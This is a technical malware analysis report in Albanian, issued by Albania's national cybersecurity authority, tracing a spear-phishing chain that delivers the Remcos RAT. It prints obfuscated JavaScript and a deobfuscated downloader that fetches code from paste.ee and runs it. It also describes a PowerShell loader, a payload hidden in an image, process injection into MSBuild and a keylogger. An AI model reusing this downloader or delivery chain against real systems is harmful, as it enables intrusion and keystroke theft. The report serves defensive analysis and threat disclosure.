REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës Remcos Rat
Tentativa Spear-Phishing

Versioni: 1.0

Datë: 24/04/2025
PËRMBAJTJA

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:
Burimet e informacionit: Raporti është bazuar në informacionet të vendosura në dispozicion në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:
Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të raportit.

Faza e tretë:
Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKSK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Ky raport nuk është një dokument përfundimtar.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Informacione Teknike

Autoriteti Kombëtar për Sigurinë Kibernetike (AKSK), në kuadër të monitorimit të vazhdueshëm të fushatave të phishing dhe spear-phishing, ka identifikuar një fushatë të re e cila përdor metoda të avancuara për të shmangur sistemet tradicionale të sigurisë së email-it. Kjo fushatë përdor dërgues të email-eve që duken legjitimë dhe një URL që i referohet një platforme të ruajtjes së të dhënave në cloud (Mediafire), e kamufluar si një dokument PDF.

Pasi përdoruesi klikon mbi dokumentin (bashkëngjitjen), ai ridrejtohet në një URL Mediafire, ku dokumenti shkarkohet automatikisht. Ky mekanizëm shmang kontrollet e sigurisë që bllokojnë shpeshherë ngarkimet direkte në email. Dokumenti i shkarkuar në pamje të parë duket i padëmshëm, por në të vërtetë përmban një skript të shkruar në JavaScript, i cili është i *obfuskuar* – një teknikë që përdoret për të fshehur qëllimin dhe funksionalitetin e kodit, duke e bërë më të vështirë për t'u analizuar nga sistemet e sigurisë dhe analistët.

Pas ekzekutimit të këtij skripti *JavaScript*, i cili maskohet si një aplikacion legjitim, fillon një seri aktivitetesh të dyshimta në sfond. Këto aktivitete përfshijnë ndërveprime me sistemin, rrjetin dhe mundësinë e vendosjes së një *backdoor* për akses të mëvonshëm. Në vijim paraqitet një analizë teknike e detajuar e sjelljes së këtij malware-i dhe teknikave të përdorura nga aktorët e kërcënimit.

Analiza e skedarit

Pas hapjes së skedarit me anë të një modifikues teksti do të evidentohen disa variabla të cilat kanë përmbajtje të *obfuskuar* (fshehje e funksionalitetit të kodit) të cilat kanë lidhje me njëra tjetrën. Variablat në këtë skedar janë shumica vargje karakteresh, të cilat gjatë ekzekutimit konkatenohen, dekodohen dhe më pas kalojnë si parametra te variablat e tjera. Metodë mjaft e përhapur për të t'u fshehur nga dedektimi i antiviruseve.
Variablat **funambulation**, **talons**, **occluders**, **thalis**, **correctnesses**, **hereon** përdorin funksionet **split** dhe **join** të javascript për të rindërtuar këto vargje karakteresh.

```
var funambulation = "MS△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::XML2.S△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::erver△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::XML△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::HTTP".split("△∽x
var jiggles = new ActiveXObject(funambulation);

var talons = "h△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::t△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::t△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::p△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::/△∽x▇🕐▣ٱ؋ۃ๏ॐ


var occluders = "△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::open△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::".split("△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::").join("");
var thalis = "△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::send△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::".split("△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::").join("");
var correctnesses = "△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::responseText△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::".split("△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::").join("");
var hereon = "△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::Function△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::".split("△∽x▇🕐▣ٱ؋ۃ๏ॐяҬ::").join("");

jiggles[occluders]("GET", talons, false);
jiggles[thalis]();

new this[hereon](jiggles[correctnesses])();

```

Figura 1 Skedari javascript

Për të parë outputet e këtyre variablave dhe lidhjet midis tyre, modifikojmë kodin duke vendosur **console.log()** për secilin prej tyre.

Variabli **funambulation** përmban vlerën e dekoduar **MSXML2.ServerXMLHTTP.**

MSXML2.ServerXMLHTTP është një objekt COM (Component Object Model) i ofruar nga Microsoft që përdoret për të bërë kërkesa HTTP nga aplikacione ose skripte që funksionojnë në Windows — sidomos në ambiente si VBScript, ose edhe PowerShell. Ky objekt është pjesë e librarisë MSXML (Microsoft XML Core Services).



Figura 2 Vlerat e dekoduara

URL e dekoduar përmban një vlerë ***hxxp[://]paste[.]ee/d/se4Qrn03/0*** të cilën nëse e hapim në një ambient sandbox do na paraqitet një skedar përsëri javascript me vlera të *obfuskuara*.

```
var metals = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficiary
["slice"]+[])[9]]["overlines"])[0];
var skeeziest = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["Cypress"])[1];
var upstaters = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["beneficiary"])[2];
var hypolipidemia = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["bene
([]["slice"]+[])[9]]["helps"])[3];
var swankiness = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["benefic
["slice"]+[])[9]]["some"])[4];
var Palisades = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["pinnulation"])[2];
var trachinoidea = ([  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]+[]["slice"])[5];
var bonifaces = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficia
["slice"]+[])[9]]["tirage"])[6];
var ephoral = ([  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficiaryMap
["slice"]+[])[9]]+[]["Garden"])[7];
var Atlas = ([]+[  ([]["Cypress"]+[])[0] + ([]["beneficiary"]+[])[1] + ([]["pinnulation"]+[])[2] + ([]["aldopyranoses"]+[])[3] + ([]["overlines"]+[])[4] + ([]["tirage"]+[])[5] + ([]["helps"]+[])[6] + ([]["beneficiaryMa
["slice"]+[])[9]]["aerier"])[8];


var pillorizing = ([]+[Infinity][+[]])[0],
    filatures = ([]+[Infinity][+[]])[1],
    vesical = ([]+[Infinity][+[]])[2],
    mullah = ([]+[Infinity][+[]])[3],
    conivalvia = ([]+[Infinity][+[]])[4],
    chorioretinitis = ([]+[Infinity][+[]])[5],
    olivere = ([]+[Infinity][+[]])[6],
    diplanetism = ([]+[Infinity][+[]])[7],
    skodaic = ([]+[Infinity][+[]])[8],
    eriometer = ([]+[Infinity][+[]])[9];
```

Figura 3 Kod i obfuskuar javascript

Kodi: **var jiggles = new ActiveXObject(funambulation);**
Krijon një objekt që mund të dërgojë kërkesa HTTP, duke përdorur tekstin e mëparshëm "MSXML2.ServerXMLHTTP".
var occluders përmban vlerën **open**
var thalis përmban vlerën **send**
dhe nëse marrim vlerën përfundimtare të dekoduar dalim në funksionin e mëposhtëm.

```
var jiggles = new ActiveXObject("MSXML2.ServerXMLHTTP");
jiggles.open("GET", "http://paste.ee/d/se4Qrn03/0", false);
jiggles.send();
new this.Function(jiggles.responseText)();
```

Për të shmangur de-obfuskimin manual ekzekutojmë skriptin në një ambient të izoluar dhe evidentojme proceset që krijohen në sistemin windows.
Duke qënëse kemi **ActiveXobject** gjatë ekzekutimit të këtij kodi do evidentojmë nisjen e një procesi në windows me emrin **wscript.exe**. Automatikisht nis ekzekutimi i një kodi powershell.



Figura 4 Nisja e wscript.exe dhe powershell

Komanda e *powershell-it* është procesi *child* i wscript.exe. Komandën e powershell e ruajmë në një skedar *text* dhe evidentojmë parametrat **-w** hidden e cila shërben për të nisur një proces e cila nuk shfaq asnjë output në ekran.

Figura 5 Skedari në powershell

Skedari powershell është i enkoduar me **base64** e cila është e dukshme në funksionin e thërritur **FromBase64String**, dhe më pas payload thërritet nga funksioni **Invoke-Expression** duke i kaluar në variablin **$tutorly**. Për të kuptuar më tej se cfarë po ekzekutohet modifikohet kodi duke vendosur disa variabla për **debug** dhe dekodohet nga base64.



Figura 6 Vlera e dekoduar

Variabli **$guicowar** përmban një varg karakteresh e cila kalon si parametër tek varliabli **$hypsometrist** dhe nëpërmjet **-replace** i modifikohet vlera dhe zëvëndëson karakterin # me karakterin **t.**
Vlera e output do jetë një url e cila është në anën e kundërt dhe ka vlerën:
hxxps[://]paste[.]ee/d/x8Mo8qYQ/0

Figura 7 hxxps[://]paste[.]ee/d/x8Mo8qYQ/0

Variabli $**pondhawks** përmban vlerën e një imazhi si më poshtë ***hxxps[://]archive[.]org/download/new_image_20250413/new_image[.]jpg*** nga e cila kuptojmë se kemi të bëjmë me një rast steganografie.

Figura 8 new_image.jpg

Variabli **$nominally** krijon një objekt të tipit **WebClient**, më pas variablit shtohet dhe **Headers** si user agent Mozilla/5.0 me qëllim që të shkarkohet foto dhe të ruhet në variablin **$reflectoire**.
Për të parë vlerën e fshehur që ndodhet në foto ndiqet me debug në powershell dhe i japim print vlerës **$disleafing**



Figura 9 Payload me ane te steganografise

Kjo vlerë dekodohet nga **base64** dhe evidentohet se kemi të bëjmë me një skedar të ekzekutueshëm.

Figura 10 MZ Skedar i ekzekutueshëm

E shkarkojmë këtë skedar dhe nisim analizën e tij.



Figura 11 Skedar në .NET

Nëse nisim fazën e *reverse engineering* të këtij skedari evidentohet se skedari ka një emër **TaskScheduler.** Ky skedar ka importuar një numër të lart të funksioneve të Win32API si **VirtualAlloc,VirtualProtect,WriteProcessMemory_API etj** e cila na jep një ide se tentohet të injektohet ndonjë payload në ndonjë process legjitim.

```
0 references
public static void VAI(string QBXtX, string startupreg, string caminhovbs, string namevbs, string netframework, string nativ
{
    if (vmName == Class237.smethod_0(12359))
    {
        string text;
        if (VirtualMachineDetector.Assert(out text))
        {
            Environment.Exit(0);
        }
        ArrayList arrayList = new ArrayList();
        ManagementClass managementClass = new ManagementClass(Class237.smethod_0(12379));
        foreach (ManagementBaseObject managementBaseObject in managementClass.GetInstances())
        {
            ManagementObject managementObject = (ManagementObject)managementBaseObject;
            if ((bool)managementObject[Class237.smethod_0(12492)])
            {
                arrayList.Add(managementObject[Class237.smethod_0(12486)].ToString());
            }
        }
        foreach (object obj in arrayList)
        {
            if (obj.ToString() == Class237.smethod_0(12499))
            {
                Environment.Exit(0);
            }
        }
    }
    double num;
    if (string.IsNullOrWhiteSpace(minutos))
    {
        num = 0.0;
```

Figura 12 Funksioni VAI

Nëse rikthehemi te funksioni i powershell do evidentojmë:
[System.Reflection.Assembly]::Load($lepidosperma) e cila përdor **powershell reflection** për të ngarkuar skedar të ekzekutueshëm apo dll me qëllim ekzekutimin e funksioneve të tyre.
Me pas thërritet Funksioni **VAI** dhe i kalojnë disa parametra :

```
$mailers = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @(
    $hypsometrist, '', '', '', 'MSBuild', '', '', '', '', 'C:\Users\Public\Downloads',
    'xylosma', 'js', '', 'ketofuranose', '2', ''
))
```

Figure 1 Funksioni VAI

Funksioni VAI është funksioni i cili në total merr 17 parametra. Parametrat më të rëndësishëm janë payload i tipit *text* të cilin e kemi shfaqur më lartë në figureën nr 7 dhe vargu i karaktereve **MSBuild.**
Skedari i ekstraktuar nuk mund të thërritet thjesht duke e klikuar por na duhet që ta thërrasim nga një skedar tjeter i ekzekutueshëm të cilin e krijojmë me qëllim thërritjen e funksionit VAI.



Figura 13 Thërritja e funksionit VAI

Ky payload kalon në disa funksione, transformohet dhe injektohet në njëproces legjitim me emrin **MSBUILD.** Pra skedari nis procesin legjitim *MSBuild* dhe injekton dicka në memorien e këtij procesi,prandaj për të parë se cfare ndodh e ndjekim me **debug.**
Vendoset *breakpoint* në klasën *Tools* në *Api.WriteProcessMemory* dhe evidentojmë një varg me *byte* të cilin nëse e shfaqim na jep si vlera *hex* në fillim *0x4D* dhe *0x5A*. Pra kemi të bëjmë me një skedar të ekzekutueshëm që injektohet në memorien e procesit legjitim *Msbuild*.



Figura 14 Injektimi i një skedari të ekzekutueshëm në MSbuild

Këtë skedar pasi e ruajmë në Desktop dhe i ndryshojm prapashtesën *.exe* do marri logon e skedarit **remcos rat.**



Figura 15 Remcos Rat.exe

Figura 16 Command and control Remcos rat

```
    }
    pwVar15 = L"\\install.vbs";
    pwVar5 = (wchar_t *)FUN_00439e5f(L"Temp");
    pvVar4 = FUN_0040415e(auStack_a8,pwVar5);
    FUN_00402ff4(local_90,pvVar4,pwVar15);
    FUN_00401ee9(auStack_a8);
    FUN_0040415e(auStack_c0,L"WScript.Sleep 1000\n");
    thunk_FUN_00403202(auStack_c0,L"Set fso = CreateObject(\"Scripting.FileSystemObject\")\n");
    if (param_5 == '\x01') {
      pwVar16 = L"\n";
      pwVar15 = L"\"";
      pvVar4 = FUN_0040415e(auStack_18,(wchar_t *)&DAT_0046fb08);
      pwVar5 = L"\"";
      pvVar9 = FUN_0040415e(auStack_30,L"fso.DeleteFile ");
      pvVar9 = FUN_00402ff4(auStack_48,pvVar9,pwVar5);
```

Figura 17 CreateObject dhe script VBS

Gjithashtu evidentohet krijimi i një skedari logs.dat në path **C:\ProgramData\remcos\logs.dat** e cila ruan të gjitha tastet e tastieres (Keylogger).

